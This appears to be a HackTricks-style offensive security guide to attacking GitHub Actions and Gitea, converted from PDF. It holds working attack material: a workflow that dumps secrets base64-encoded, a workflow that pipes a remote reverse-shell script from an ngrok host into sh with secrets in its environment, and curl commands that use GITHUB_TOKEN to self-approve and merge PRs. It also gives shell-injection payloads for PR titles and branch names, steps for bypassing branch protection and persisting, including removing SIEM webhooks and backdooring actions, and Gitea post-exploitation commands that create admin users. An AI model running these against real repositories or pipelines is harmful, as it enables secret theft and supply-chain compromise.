[https://docs.github.com/en/actions/security-guides/automatic-token-authentication#permissions-for-the-github\\_token](https://docs.github.com/en/actions/security-guides/automatic-token-authentication#permissions-for-the-github_token)

Note that the token **expires after the job has completed.** These tokens looks like this:  `ghs_veaxARUji7EXszBMbhkr4Nz2dYz0sqkeiur7`

Some interesting things you can do with this token:

```

# Merge PR
curl -X PUT \
https://api.github.com/repos/<org_name>/<repo_name>/pulls/<pr_number>/merge
-H "Accept: application/vnd.github.v3+json" \
--header "authorization: Bearer $GITHUB_TOKEN" \
--header 'content-type: application/json' \
-d '{"commit_title":"commit_title"}'

# Approve a PR
curl -X POST \
https://api.github.com/repos/<org_name>/<repo_name>/pulls/<pr_number>/reviews
-H "Accept: application/vnd.github.v3+json" \
--header "authorization: Bearer $GITHUB_TOKEN" \
--header 'content-type: application/json' \
-d '{"event":"APPROVE"}'

# Create a PR
curl -X POST \
-H "Accept: application/vnd.github.v3+json" \
--header "authorization: Bearer $GITHUB_TOKEN" \
--header 'content-type: application/json' \
https://api.github.com/repos/<org_name>/<repo_name>/pulls
-d '{"head":"<branch_name>","base":"master",
"title":"title"}'

```

Note that in several occasions you will be able to find **github user tokens inside Github Actions envs or in the secrets**. These tokens may give you more privileges over the repository and organization.

# List secrets in Github Action output

```
name: list_env
on:
  workflow_dispatch: # Launch manually
  pull_request: #Run it when a PR is created to a branch
  branches:
    - '***'
  push: # Run it when a push is made to a branch
  branches:
    - '***'

jobs:
  List_env:
    runs-on: ubuntu-latest
    steps:
      - name: List Env
        # Need to base64 encode or github will change the
        secret value for "****"
        run: sh -c 'env | grep "secret_" | base64 -w0'
        env:
          secret_mysql_pass: ${{ secrets.MYSQL_PASSWORD}}
          secret_postgress_pass: ${{
            secrets.POSTGRESS_PASSWORDyaml}}
```

# Get reverse shell with secrets

```

name: revshell
on:
  workflow_dispatch: # Launch manually
  pull_request: #Run it when a PR is created to a branch
  branches:
    - '***'
  push: # Run it when a push is made to a branch
  branches:
    - '***'

jobs:
  create_pull_request:
    runs-on: ubuntu-latest
    steps:
      - name: Get Rev Shell
        run: sh -c 'curl https://reverse-
shell.sh/2.tcp.ngrok.io:15217 | sh'
        env:
          secret_mysql_pass: ${secrets.MYSQL_PASSWORD}
          secret_postgress_pass: ${secrets.POSTGRESS_PASSWORDyaml}

```

## Script Injections

Note that there are certain **github contexts** \*\* whose values are controlled by the user creating the PR. If the github action is using that data to execute anything, it could lead to arbitrary code execution. These contexts typically end with `body` , `default_branch` , `email` , `head_ref` , `label` , `message` , `name` , `page_name` , `ref` , and `title` . For example (list from this [writeup\*\*](<https://medium.com/tinder/exploiting-github-actions-on-open-source-projects-5d93936d189f>)):

- `github.event.comment.body`
- `github.event.issue.body`
- `github.event.issue.title`
- `github.head_ref`
- `github.pull_request.*`
- `github.*.*.authors.name`
- `github.*.*.authors.email`

Note that here are **less obvious sources** of potentially untrusted input, such as branch names and email addresses, which can be **quite flexible in terms of their permitted content**. For example,  `"zzz";echo${IFS}"hello";#` would be a valid branch name and would be a possible attack vector for a target repository.


## Example of a script injection attack

A script injection attack can occur directly within a workflow's inline script. In the following example, an action uses an **expression to test the validity of a pull request title**, but also adds the risk of script injection:

```
- name: Check PR title
  run: |
    title="${{ github.event.pull_request.title }}"
    if [[ $title =~ ^octocat ]]; then
      echo "PR title starts with 'octocat'"
      exit 0
    else
      echo "PR title did not start with 'octocat'"
      exit 1
    fi
```

Before the shell script is run, the expressions inside  `${ }`  are **evaluated** and then substituted with the resulting values, which can make it **vulnerable to shell command injection**.

To inject commands into this workflow, the attacker could create a pull request with a title of  `a"; ls $GITHUB_WORKSPACE"`  :



In this example, the  `"`  character is used to interrupt the  `title="${
github.event.pull_request.title }"`  statement, allowing the  `ls`  command to be executed on the runner. You can see the output of the  `ls`  command in the log:

```
✓ ✘ Check PR title

1  ► Run title="a"; ls $GITHUB_WORKSPACE"""
11 README.md
12 code.yml
13 example.js
14 PR title did not start with 'octocat'
15 Error: Process completed with exit code 1.
```

## Accessing secrets

If you are injecting content into a script it's interesting to know how you can access secrets:

- If the secret or token is set to an **environment variable**, it can be directly accessed through the environment using `printenv`.
- If the secret is used **directly in an expression**, the generated shell script is stored **on-disk** and is accessible.
- For a **custom action**, the risk can vary depending on how a program is using the secret it obtained from the **argument**:

```
uses: fakeaction/publish@v3
with:
  key: ${ { secrets.PUBLISH_KEY } }
```

## Abusing Self-hosted runners

The way to find which **Github Actions are being executed in non-github infrastructure** is to search for `runs-on: self-hosted` in the Github Action configuration yaml.

**Self-hosted** runners might have access to **extra sensitive information**, to other **network systems** (vulnerable endpoints in the network? metadata service?) or, even if it's isolated and destroyed, **more than one action might be run at the same time** and the malicious one could **steal the secrets** of the other one.

## Cache Poisoning

Using the **action/cache** Git action anywhere in the CI will run two steps: one step will take place during the **run** process when it's called and the other will take place post **workflow** (if the run action returned a cache-miss).

- **Run action** – is used to search and retrieve the cache. The search is done using the cache key, with the result being either a cache-hit (success, data found in cache) or cache-miss. If found, the files and directories are retrieved from the cache for active use. If the result is cache-miss, the desired files and directories are downloaded as if it was the first time they are called.
- **Post workflow action** – used for saving the cache. If the result of the cache call in the run action returns a cache-miss, this action will save the current state of the directories we want to cache with the provided key. This action happens automatically and doesn't need to be explicitly called.

**Access restrictions** provide **cache isolation** and security by creating a logical **boundary between different branches** (*for example: a cache created for the branch **Feature-A** [with the base main] would not be accessible to a pull request for the branch **Feature-B** [with the base main]).*

The cache action first searches cache hits for a key and restores keys in the branch containing the **workflow run**. If there are no hits in the current branch, the cache action searches for the key and restores keys in the parent branch and upstream branches.

Access to a cache is scoped by branch (current and parent), meaning access is provided to all **workflows** across **runs** of said branch.

Another important note is that GitHub does not allow modifications once entries are pushed – cache entries are read-only records.

We used an example CI that included two workflows. This example shows how an attack can pivot from a low permission workflow to a high permission one.

- **Unit-test** workflow running unit-test and code coverage tools. We assume that one of the tools is malicious or vulnerable to remote code execution. The workflow does need to use the **action/cache** Git action. Any workflow can access the cache.
- **Release** workflow builds and releases the application artifact. This workflow uses a cache to optimize using the Golang dependencies.

The **unit-test** workflow uses a malicious action that adds a cache entry with malicious content by changing a Golang logging library ([go.uber.org/zap@v1](https://go.uber.org/zap@v1)) to add the string, ‘BAD library’ to the application

artifact description.

Next, the **release** workflow uses this poisoned cache entry. As a result, the malicious code is injected into the built Golang binary and image. The cache remains poisoned until the entry key is discarded (usually triggered by dependency updates). The same poisoned cache will affect any other **workflow, run, and child branch** using the same cache key.

In the test we performed, we managed to inject the string ‘BAD library’ into the image description:

```
INFO    ci-demo-app    ci-demo-
-app/main.go:90  running
GOOD server - (BAD Library)
{"commit": "c6ceffe", "version": "version": "0.4.1", "address": "address": ":8080"}
```

This was in version 0.4.1. Next, we updated the tag and rebuilt the image several times, and observed that ‘Bad library’ remained in the description.

This techniques was taken from <https://scribesecurity.com/blog/github-cache-poisoning/>

## Artifact Poisoning

There are several Github Actions that allows to **download artifacts from other repositories**. These other repositories will usually have a Gihub Action to **upload the artifact** that will be later be downloaded.\ If the **Github Action** of the repo that uploads the artifact allows the **pull\_request** or **pull\_request\_target** (using the attackers code), an

attacker will be able to trigger the Action that will upload an Artifact created from his code, so then any other repo downloading and executing the latest artifact will be compromised.

As mentioned in a section of this post, `pull_requests` usually will **require a manual approval** from a maintainer of the repo.

Example of artifact **download from a different repository**:

```
1 ...
2   - name: Download artifact
3     uses: dawidd6/action-download-artifact@v2
4     with:
5       workflow: main.yml
6       name: ${{ matrix.libgccjit_version.gcc }}
7       path: gcc-build
8       repo: antoyo/gcc
9       search_artifacts: true # Because, instead, th
```

As it was previously mentioned, in a `pull_request` trigger the Action defined in the PR is the one executed. So an **attacker** could **define** in **there** the **artifact upload** he would like to compromise.

Therefore, an attacker doesn't need to attack a `pull_request` trigger in the action of the artifact upload, but just any `pull_request trigger`.

For more info and defence options (such as hardcoding the artifact to download) check <https://www.legitsecurity.com/blog/artifact-poisoning-vulnerability-discovered-in-rust>

## Deleted Namespace Repo Hijacking

This is a good blog post to read about fixed vulnerabilities that would allow an attacker to steal a deleted namespace to steal a famous repo (potentially because of a rename of the namespace):

<https://blog.nietaanraken.nl/posts/gitub-popular-repository-namespace-retirement-bypass/>

# Branch Protection Bypass

- **Require a number of approvals:** If you compromised several accounts you might just accept your PRs from other accounts. If you just have the account from where you created the PR you cannot accept your own PR. However, if you have access to a **Github Action** environment inside the repo, using the **GITHUB\_TOKEN** you might be able to **approve your PR** and get 1 approval this way.
  - *Note for this and for the Code Owners restriction that usually a user won't be able to approve his own PRs, but if you are, you can abuse it to accept your PRs.*
- **Dismiss approvals when new commits are pushed:** If this isn't set, you can submit legit code, wait till someone approves it, and put malicious code and merge it into the protected branch.
- **Require reviews from Code Owners:** If this is activated and you are a Code Owner, you could make a **Github Action** **create your PR and then approve it yourself**.
  - When a **CODEOWNER file is missconfigured** Github doesn't complain but it doesn't use it. Therefore, if it's missconfigured it's **Code Owners protection isn't applied**.
- **Allow specified actors to bypass pull request requirements:** If you are one of these actors you can bypass pull request protections.
- **Include administrators:** If this isn't set and you are admin of the repo, you can bypass this branch protections.

- **PR Hijacking:** You could be able to **modify the PR of someone else** adding malicious code, approving the resulting PR yourself and merging everything.
- **Removing Branch Protections:** If you are an **admin of the repo you can disable the protections**, merge your PR and set the protections back.
- **Bypassing push protections:** If a repo **only allows certain users** to send push (merge code) in branches (the branch protection might be protecting all the branches specifying the wildcard `*`).
  - If you have **write access over the repo but you are not allowed to push code** because of the branch protection, you can still **create a new branch** and within it create a **github action that is triggered when code is pushed**. As the **branch protection won't protect the branch until it's created**, this first code push to the branch will **execute the github action**.

# Bypass Environments Protections

For an introduction about [Github Environment check the basic information.](#)

In case an environment can be **accessed from all the branches**, it's **isn't protected** and you can easily access the secrets inside the environment.

Note that you might find repos where **all the branches are protected** (by specifying its names or by using `*`) in that scenario, **find a branch were you can push code** and you can **exfiltrate** the secrets creating a new github action (or modifying one).

Note, that you might find the edge case where **all the branches are protected** (via wildcard `*`) it's specified **who can push code to the branches** (*you can specify that in the branch protection*) and **your user isn't allowed**. You can still run a custom github action because you can create a branch and use the push trigger over itself. The **branch protection allows the push to a new branch so the github action will be triggered**.

```
push: # Run it when a push is made to a branch
  branches:
    - current_branch_name #Use '**' to run when a push is
      made to any branch
```

Note that **after the creation** of the branch the **branch protection will apply to the new branch** and you won't be able to modify it, but for that time you will have already dumped the secrets.

# Persistence

- Generate **user token**
- Steal **github tokens** from **secrets**
  - **Deletion** of workflow **results** and **branches**
- Give **more permissions to all the org**
- Create **webhooks** to exfiltrate information
- Invite **outside collaborators**
- **Remove webhooks** used by the **SIEM**
- Create/modify **Github Action** with a **backdoor**
- Find **vulnerable Github Action to command injection** via **secret** value modification

**Support HackTricks and get benefits!**

# **Basic Github Information**

**Support HackTricks and get benefits!**

# Basic Structure

The basic github environment structure of a big **company** is to own an **enterprise** which owns **several organizations** and each of them may contain **several repositories** and **several teams..** Smaller companies may just **own one organization and no enterprises.**

From a user point of view a **user** can be a **member of different enterprises and organizations.** Within them the user may have **different enterprise, organization and repository roles.**

Moreover, a user may be **part of different teams** with different enterprise, organization or repository roles.

And finally **repositories may have special protection mechanisms.**

# Privileges

## Enterprise Roles

- **Enterprise owner:** People with this role can **manage administrators, manage organizations within the enterprise, manage enterprise settings, enforce policy across organizations.** However, they **cannot access organization settings or content** unless they are made an organization owner or given direct access to an organization-owned repository
- **Enterprise members:** Members of organizations owned by your enterprise are also **automatically members of the enterprise.**

## Organization Roles

In an organisation users can have different roles:

- **Organization owners:** Organization owners have **complete administrative access to your organization.** This role should be limited, but to no less than two people, in your organization.
- **Organization members:** The **default**, non-administrative role for **people in an organization** is the organization member. By default, organization members **have a number of permissions.**
- **Billing managers:** Billing managers are users who can **manage the billing settings for your organization**, such as payment information.

- **Security Managers:** It's a role that organization owners can assign to any team in an organization. When applied, it gives every member of the team permissions to **manage security alerts and settings across your organization, as well as read permissions for all repositories** in the organization.
  - If your organization has a security team, you can use the security manager role to give members of the team the least access they need to the organization.
- **Github App managers:** To allow additional users to **manage GitHub Apps owned by an organization**, an owner can grant them GitHub App manager permissions.
- **Outside collaborators:** An outside collaborator is a person who has **access to one or more organization repositories but is not explicitly a member** of the organization.

You can **compare the permissions** of these roles in this table:

<https://docs.github.com/en/organizations/managing-peoples-access-to-your-organization-with-roles/roles-in-an-organization#permissions-for-organization-roles>

## Members Privileges

In [https://github.com/organizations//settings/member\\_privileges](https://github.com/organizations//settings/member_privileges) you can see the **permissions users will have just for being part of the organisation.**

The settings here configured will indicate the following permissions of members of the organisation:

- Be admin, writer, reader or no permission over all the organisation repos.
- If members can create private, internal or public repositories.
- If forking of repositories is possible
- If it's possible to invite outside collaborators
- If public or private sites can be published
- The permissions admins has over the repositories
- If members can create new teams

## Repository Roles

By default repository roles are created:

- **Read:** Recommended for **non-code contributors** who want to view or discuss your project
- **Triage:** Recommended for **contributors who need to proactively manage issues and pull requests** without write access
- **Write:** Recommended for contributors who **actively push to your project**
- **Maintain:** Recommended for **project managers who need to manage the repository** without access to sensitive or destructive actions
- **Admin:** Recommended for people who need **full access to the project**, including sensitive and destructive actions like managing security or deleting a repository

You can **compare the permissions** of each role in this table

<https://docs.github.com/en/organizations/managing-access-to-your-organizations-repositories/repository-roles-for-an->

[organization#permissions-for-each-role](#)

You can also **create your own roles** in  
<https://github.com/organizations//settings/roles>

## Teams

You can **list the teams created in an organization** in  
<https://github.com/orgs//teams>. Note that to see the teams which are children of other teams you need to access each parent team.

## Users

The users of an organization can be **listed** in  
<https://github.com/orgs//people>.

In the information of each user you can see the **teams the user is member of**, and the **repos the user has access to**.

# Github Authentication

Github offers different ways to authenticate to your account and perform actions on your behalf.

## Web Access

Accessing **github.com** you can login using your **username and password** (and a **2FA potentially**).

## SSH Keys

You can configure your account with one or several public keys allowing the related **private key to perform actions on your behalf**.

<https://github.com/settings/keys>

## GPG Keys

You **cannot impersonate the user with these keys** but if you don't use it it might be possible that you **get discover for sending commits without a signature**. Learn more about [vigilant mode here](#).

## Personal Access Tokens

You can generate personal access token to **give an application access to your account**. When creating a personal access token the **user** needs to specify the **permissions** to **token** will have.

<https://github.com/settings/tokens>

## Oauth Applications

Oauth applications may ask you for permissions **to access part of your github information or to impersonate you** to perform some actions. A common example of this functionality is the **login with github button** you might find in some platforms.

- You can **create** your own **Oauth applications** in <https://github.com/settings/developers>
- You can see all the **Oauth applications that has access to your account** in <https://github.com/settings/applications>
- You can see the **scopes that Oauth Apps can ask for** in <https://docs.github.com/en/developers/apps/building-oauth-apps/scopes-for-oauth-apps>
- You can see third party access of applications in an **organization** in [https://github.com/organizations//settings/oauth\\_application\\_policy](https://github.com/organizations//settings/oauth_application_policy)

Some **security recommendations**:

- An **OAuth App** should always **act as the authenticated GitHub user across all of GitHub** (for example, when providing user notifications) and with access only to the specified scopes..

- An OAuth App can be used as an identity provider by enabling a "Login with GitHub" for the authenticated user.
- **Don't** build an **OAuth App** if you want your application to act on a **single repository**. With the `repo` OAuth scope, OAuth Apps can **act on \_all\_\*\* of the authenticated user's repositories\*\*s.**
- **Don't** build an OAuth App to act as an application for your **team or company**. OAuth Apps authenticate as a **single user**, so if one person creates an OAuth App for a company to use, and then they leave the company, no one else will have access to it.
- **More** in [here](#).

## Github Applications

Github applications can ask for permissions to **access your github information or impersonate you** to perform specific actions over specific resources. In Github Apps you need to specify the repositories the app will have access to.

- To install a GitHub App, you must be an **organisation owner or have admin permissions** in a repository.
- The GitHub App should **connect to a personal account or an organisation**.
- You can create your own Github application in <https://github.com/settings/apps>
- You can see all the **Github applications that has access to your account** in <https://github.com/settings/apps/authorizations>

- These are the **API Endpoints for Github Applications** <https://docs.github.com/en/rest/overview/endpoints-available-for-github-app>. Depending on the permissions of the App it will be able to access some of them
- You can see installed apps in an **organization** in <https://github.com/organizations//settings/installations>

Some security recommendations:

- A GitHub App should **take actions independent of a user** (unless the app is using a [user-to-server](#) token). To keep user-to-server access tokens more secure, you can use access tokens that will expire after 8 hours, and a refresh token that can be exchanged for a new access token. For more information, see "[Refreshing user-to-server access tokens](#)."
- Make sure the GitHub App integrates with **specific repositories**.
- The GitHub App should **connect to a personal account or an organisation**.
- Don't expect the GitHub App to know and do everything a user can.
- **Don't use a GitHub App if you just need a "Login with GitHub" service.** But a GitHub App can use a [user identification flow](#) to log users in *and* do other things.
- Don't build a GitHub App if you *only* want to act as a GitHub user and do everything that user can do.
- If you are using your app with GitHub Actions and want to modify workflow files, you must authenticate on behalf of the user with an OAuth token that includes the `workflow` scope. The user must have admin or write permission to the repository that contains the workflow

file. For more information, see "[Understanding scopes for OAuth apps](#)."

- **More** in [here](#).

## Github Actions

This **isn't a way to authenticate in github**, but a **malicious** Github Action could get **unauthorised access to github** and **depending** on the **privileges** given to the Action several **different attacks** could be done. See below for more information.

# Git Actions

Git actions allows to automate the **execution of code when an event happen**. Usually the code executed is **somewhat related to the code of the repository** (maybe build a docker container or check that the PR doesn't contain secrets).

## Configuration

In <https://github.com/organizations//settings/actions> it's possible to check the **configuration of the github actions** for the organization.

It's possible to disallow the use of github actions completely, **allow all github actions**, or just allow certain actions.

It's also possible to configure **who needs approval to run a Github Action** and the **permissions of the GITHUB\_TOKEN** of a Github Action when it's run.

## Git Secrets

Github Action usually need some kind of secrets to interact with github or third party applications. To **avoid putting them in clear-text** in the repo, github allow to put them as **Secrets**.

These secrets can be configured **for the repo or for all the organization**. Then, in order for the **Action to be able to access the secret** you need to declare it like:

```
steps:  
  - name: Hello world action  
    with: # Set the secret as an input  
      super_secret: ${ { secrets.SuperSecret }}  
    env: # Or as an environment variable  
      super_secret: ${ { secrets.SuperSecret }}
```

## Example using Bash

```
steps:  
  - shell: bash  
    env:  
      SUPER_SECRET: ${ { secrets.SuperSecret }}  
    run: |  
      example-command "$SUPER_SECRET"
```

Secrets **can only be accessed from the Github Actions** that have them declared.

Once configured in the repo or the organizations **users of github won't be able to access them again**, they just will be able to **change them**.

Therefore, the **only way to steal github secrets is to be able to access the machine that is executing the Github Action** (in that scenario you will be able to access only the secrets declared for the Action).

# Git Environments

Github allows to create **environments** where you can save **secrets**. Then, you can give the github action access to the secrets inside the environment with something like:

```
jobs:  
  deployment:  
    runs-on: ubuntu-latest  
    environment: env_name
```

You can configure an environment to be **accessed** by **all branches** (default), **only protected** branches or **specify** which branches can access it.\ It can also set a **number of required reviews** before **executing** an **action** using an **environment** or **wait** some **time** before allowing deployments to proceed.

# Git Action Runner

A Github Action can be **executed inside the github environment** or can be executed in a **third party infrastructure** configured by the user.

Several organizations will allow to run Github Actions in a **third party infrastructure** as it use to be **cheaper**.

You can **list the self-hosted runners** of an organization in  
<https://github.com/organizations//settings/actions/runners>

The way to find which **Github Actions are being executed in non-github infrastructure** is to search for `runs-on: self-hosted` in the Github Action configuration yaml.

**It's not possible to run a Github Action of an organization inside a self hosted box** of a different organization because **a unique token is generated for the Runner** when configuring it to know where the runner belongs.

If the custom **Github Runner is configured in a machine inside AWS or GCP** for example, the Action **could have access to the metadata endpoint** and **steal the token of the service account** the machine is running with.

## Git Action Compromise

If all actions (or a malicious action) are allowed a user could use a **Github action** that is **malicious** and will **compromise** the **container** where it's being executed.

A **malicious Github Action** run could be **abused** by the attacker to:

- **Steal all the secrets** the Action has access to
- **Move laterally** if the Action is executed inside a **third party infrastructure** where the SA token used to run the machine can be accessed (probably via the metadata service)
- **Abuse the token** used by the **workflow** to **steal the code of the repo** where the Action is executed or **even modify it**.

# Branch Protections

Branch protections are designed to **not give complete control of a repository** to the users. The goal is to **put several protection methods before being able to write code inside some branch**.

The **branch protections of a repository** can be found in  
<https://github.com//settings/branches>

It's **not possible to set a branch protection at organization level**. So all of them must be declared on each repo.

Different protections can be applied to a branch (like to master):

- You can **require a PR before merging** (so you cannot directly merge code over the branch). If this is selected different other protections can be in place:
  - **Require a number of approvals.** It's very common to require 1 or 2 more people to approve your PR so a single user isn't capable of merge code directly.
  - **Dismiss approvals when new commits are pushed.** If not, a user may approve legit code and then the user could add malicious code and merge it.
  - **Require reviews from Code Owners.** At least 1 code owner of the repo needs to approve the PR (so "random" users cannot approve it)

- **Restrict who can dismiss pull request reviews.** You can specify people or teams allowed to dismiss pull request reviews.
- **Allow specified actors to bypass pull request requirements.** These users will be able to bypass previous restrictions.
- **Require status checks to pass before merging.** Some checks needs to pass before being able to merge the commit (like a github action checking there isn't any cleartext secret).
- **Require conversation resolution before merging.** All comments on the code needs to be resolved before the PR can be merged.
- **Require signed commits.** The commits need to be signed.
- **Require linear history.** Prevent merge commits from being pushed to matching branches.
- **Include administrators.** If this isn't set, admins can bypass the restrictions.
- **Restrict who can push to matching branches.** Restrict who can send a PR.

As you can see, even if you managed to obtain some credentials of a user, **repos might be protected avoiding you to pushing code to master** for example to compromise the CI/CD pipeline.

# References

- <https://docs.github.com/en/organizations/managing-access-to-your-organizations-repositories/repository-roles-for-an-organization>
- <https://docs.github.com/en/enterprise-server@3.3/admin/user-management/managing-users-in-your-enterprise/roles-in-an-enterprise>
- <https://docs.github.com/en/get-started/learning-about-github/access-permissions-on-github>
- <https://docs.github.com/en/account-and-profile/setting-up-and-managing-your-github-user-account/managing-user-account-settings/permission-levels-for-user-owned-project-boards>
- <https://docs.github.com/en/actions/security-guides/encrypted-secrets>


**Support HackTricks and get benefits!**

# **Gitea Security**

**Support HackTricks and get benefits!**

# What is Gitea

Gitea is a **self-hosted community managed lightweight code hosting** solution written in Go.



The screenshot shows the Gitea web interface for the repository 'gitea/blog'. At the top, there are navigation links: Dashboard, Issues, Pull Requests, Milestones, and Explore. On the far right, there are buttons for Watch (29), Star (12), Fork (12), and a bell icon. Below the header, the repository name 'gitea/blog' is displayed with a fork icon. Underneath, there are tabs for Code, Issues (1), Pull Requests (1), Releases, Wiki, and Activity. The main content area is titled 'Gitea: Blog' and shows two tags: 'gitea' and 'hugo'. It displays metrics: 238 Commits, 1 Branch, 0 Tags, and 26 MB of storage. A progress bar indicates 100% completion. Below these metrics are buttons for Branch: master (dropdown), Compare, HTTPS (selected), SSH, and a copy icon. A list of recent commits is shown, each with a user icon, author, commit hash, message, and timestamp. The commits are:

User	Commit Hash	Message	Time Ago
techknowlogick	456b57e5c7	Update 'content/post/release-of-1.14.6.md'	1 day ago
	.github	Comment help text for issues (#34)	4 years ago
	content/post	Update 'content/post/release-of-1.14.6.md'	1 day ago
	contrib	pull expand tool: add tea mode (#153)	5 months ago
	layouts	Remove disqus as it will be replaced with discourse (#71)	3 years ago
	static	fix missing gifs of tea 0.7.0 post (#154)	5 months ago

## Basic Information

[basic-gitea-information.md](#)

# Lab

To run a Gitea instance locally you can just run a docker container:

```
docker run -p 3000:3000 gitea/gitea
```

Connect to port 3000 to access the web page.

You could also run it with kubernetes:

```
helm repo add gitea-charts https://dl.gitea.io/charts/
helm install gitea gitea-charts/gitea
```

# Unauthenticated Enumeration

- Public repos: <http://localhost:3000/explore/repos>
- Registered users: <http://localhost:3000/explore/users>
- Registered Organizations: <http://localhost:3000/explore/organizations>

Note that by **default Gitea allows new users to register**. This won't give specially interesting access to the new users over other organizations/users repos, but a **logged in user** might be able to **visualize more repos or organizations**.

# Internal Exploitation

For this scenario we are going to suppose that you have obtained some access to a github account.

## With User Credentials/Web Cookie

If you somehow already have credentials for a user inside an organization (or you stole a session cookie) you can **just login** and check which **permissions you have** over which **repos**, in **which teams** you are, **list other users**, and **how are the repos protected**.

Note that **2FA may be used** so you will only be able to access this information if you can also **pass that check**.

Note that if you **manage to steal the `i_like_gitea` cookie** (currently configured with SameSite: Lax) you can **completely impersonate the user** without needing credentials or 2FA.

## With User SSH Key

Gitea allows **users** to set **SSH keys** that will be used as **authentication method to deploy code** on their behalf (no 2FA is applied).

With this key you can perform **changes in repositories where the user has some privileges**, however you can not use it to access gitea api to enumerate the environment. However, you can **enumerate local settings** to

get information about the repos and user you have access to:

```
# Go to the repository folder  
# Get repo config and current user name and email  
git config --list
```

If the user has configured its username as his gitea username you can access the **public keys he has set** in his account in <https://github.com/.keys>, you could check this to confirm the private key you found can be used.

**SSH keys** can also be set in repositories as **deploy keys**. Anyone with access to this key will be able to **launch projects from a repository**.

Usually in a server with different deploy keys the local file `~/.ssh/config` will give you info about key is related.

## GPG Keys

As explained [here](#) sometimes it's needed to sign the commits or you might get discovered.

Check locally if the current user has any key with:

```
gpg --list-secret-keys --keyid-format=long
```

## With User Token

For an introduction about [User Tokens check the basic information](#).

A user token can be used **instead of a password** to **authenticate** against Gitea server [via API](#). it will has **complete access** over the user.

## With Oauth Application

For an introduction about [Gitea Oauth Applications check the basic information](#).

An attacker might create a **malicious Oauth Application** to access privileged data/actions of the users that accepts them probably as part of a phishing campaign.

As explained in the basic information, the application will have **full access over the user account**.

## Branch Protection Bypass

In Github we have **github actions** which by default get a **token with write access** over the repo that can be used to **bypass branch protections**. In this case that **doesn't exist**, so the bypasses are more limited. But lets take a look to what can be done:

- **Enable Push:** If anyone with write access can push to the branch, just push to it.
- **Whitelist Restricted Push:** The same way, if you are part of this list push to the branch.
- **Enable Merge Whitelist:** If there is a merge whitelist, you need to be inside of it

- **Require approvals is bigger than 0:** Then... you need to compromise another user
- **Restrict approvals to whitelisted:** If only whitelisted users can approve... you need to compromise another user that is inside that list
- **Dismiss stale approvals:** If approvals are not removed with new commits, you could hijack an already approved PR to inject your code and merge the PR.

Note that **if you are an org/repo admin** you can bypass the protections.

## Enumerate Webhooks

**Webhooks** are able to **send specific gitea information to some places**. You might be able to **exploit that communication**. However, usually a **secret** you can **not retrieve** is set in the **webhook** that will **prevent** external users that know the URL of the webhook but not the secret to **exploit that webhook**. But in some occasions, people instead of setting the **secret** in its place, they **set it in the URL** as a parameter, so **checking the URLs** could allow you to **find secrets** and other places you could exploit further.

Webhooks can be set at **repo and at org level**.

# Post Exploitation

## Inside the server

If somehow you managed to get inside the server where gitea is running you should search for the gitea configuration file. By default it's located in `/data/gitea/conf/app.ini`

In this file you can find **keys** and **passwords**.

In the gitea path (by default: `/data/gitea`) you can find also interesting information like:

- The **sqlite DB**: If gitea is not using an external db it will use a sqlite db
- The **sessions** inside the sessions folder: Running `cat sessions/*/*/*` you can see the usernames of the logged users (gitea could also save the sessions inside the DB).
- The **jwt private key** inside the jwt folder
- More **sensitive information** could be found in this folder

If you are inside the server you can also **use the gitea binary** to access/modify information:

- `gitea dump` will dump gitea and generate a .zip file
- `gitea generate secret`  
`INTERNAL_TOKEN/JWT_SECRET/SECRET_KEY/LFS_JWT_SECRET` will generate a token of the indicated type (persistence)

- `gitea admin user change-password --username admin --password newpassword` Change the password
- `gitea admin user create --username newuser --password superpassword --email user@user.user --admin --access-token`  
Create new admin user and get an access token

**Support HackTricks and get benefits!**

# **Basic Gitea Information**

**Support HackTricks and get benefits!**

# Basic Structure

The basic gitea environment structure is to group repos by **organization(s)**, each of them may contain **several repositories** and **several teams**.

However, note that just like in github users can have repos outside of the organization.

Moreover, a **user** can be a **member** of **different organizations**. Within the organization the user may have **different permissions over each repository**.

A user may also be **part of different teams** with different permissions over different repos.

And finally **repositories may have special protection mechanisms**.

# Permissions

## Organizations

When an **organization is created** a team called **Owners** is **created** and the user is put inside of it. This team will give **admin access** over the **organization**, those **permissions** and the **name** of the team **cannot be modified**.

**Org admins** (owners) can select the **visibility** of the organization:

- Public
